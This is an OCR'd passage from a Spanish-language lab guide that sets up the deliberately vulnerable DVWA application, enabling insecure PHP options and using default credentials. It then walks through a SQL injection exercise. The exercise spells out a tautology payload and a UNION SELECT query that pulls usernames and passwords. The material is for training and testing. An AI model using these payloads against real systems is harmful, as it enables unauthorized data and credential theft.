


Imagen 30: Abrir el archivo php.ini - - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

31. Se cambia de off a on la opción allow_url_fopen y allow_url_include, y se realizar a guardar el cambio.




Imagen 31: Cambiar las opciones a ON - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

32. Iniciar el servicio de apache con el comando “service apache2 start”




Imagen 32: Iniciar servicio de apache - - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

33. Colocar la dirección de la maquina virtrual con el nombre de la carpeta del entorno “192.168.1.14/dvwa”




Imagen 33: Portal de configuración

34. Se crea la base de datos al dar clic en la opción “Create/Reset Database”




Imagen 34: Creación de la base de datos

35. Una vez fianlizado la creación de la base de datos, se redirecciona al login del entorno para realizar el ingreso de las credenciales del sitio “admin” como username y “password” en password.




Imagen 35: Login sesión

36. Inicio del portal




Imagen 36: Bienvenido al Danm Vulnerable Web Application

ANEXO 4: EXPLOTACIÓN

ESCENARIOS M.V DVWA

ESCENARIOS DE PRUEBAS

PRUEBA DE INJECTION SQL

Escenario #1: Inserción de código SQL en Fomurlario Web

Objetivo: Robar las contraseñas de los 5 usuarios que existen en la base de datos

Complejidad: Bajo

Tiempo: 25 minutos

1. Una vez iniciado la sesión al entorno de trabajo, en el sector izquierdo se encuentra el panel con las diversas pruebas y así mismo la opción de configuración de seguridad. Dar clic en “DVWA Security” para configurar el nivel de seguridad, y seleccionar el nivel “low” y dar clic enviar para implementar la configuración.




Imagen 37: Nivel de seguridad bajo - DVWA

2. Una vez hecha la configuración correspondiente, en el mismo panel seleccionar el apartado “SQL INJECTION” para empezar la prueba




Imagen 38: Escenario SQL INJECTION - DVWA

3. En la parte superior se encuentra dos opciones “View Help” y “View Source”, dar clic en View Source




Imagen 39: Opciones del escenario - dar click View Source

4. Aparece una ventana emergente mostrando el código fuente del formulario correspondiente a su nivel de seguridad. Al observar el código se identifica como existe una solicitud de entrada por ID, que luego es checheada en la base de datos mediante una consulta, devolviendo información necesaria cumpliendo que el user_id es igual al ID de solicitud de entrada, para así mostrar el resultado en pantalla y cerrar la conexión de la base de datos tras la ejecución de la acción




Imagen 40: Código fuente nivel de seguridad bajo

5. Una vez identificado como funciona el código, se realiza la búsqueda de información de como insertar la injection en base al siguiente link “https://portswigger.net/web-security/sql-injection” encontrando diversas opciones de consulta e información del ataque.




Imagen 41: Consulta de Injection SQL en portswigger

6. Se inserta una inyección sql básica para recuperar información “1’ or ‘1’=’1, en donde sin conocer la información de los usuarios la sentencia procede a tener clausulas si es False o True en donde la orden ‘or ‘1’=’ provoca que las cláusulas de información sean verdaderas.




Imagen 42: Prueba con 1 or 1=1

7. A dar enviar se recupera información de los 5 usuarios como el first name, surname.




Imagen 43: Resultado de la consulta realizada

8. Teniendo en cuenta esa información, se realiza la interpretación adecuado para robar la contraseña de los 5 usuarios. Se inserta una inyección por UNION en la que permita recuperar todo mediante la siguiente consulta "'UNON SELECT username, password FROM users# llamando a las dos columnas username y password, al dar clic enviar se recupera lo requerido.

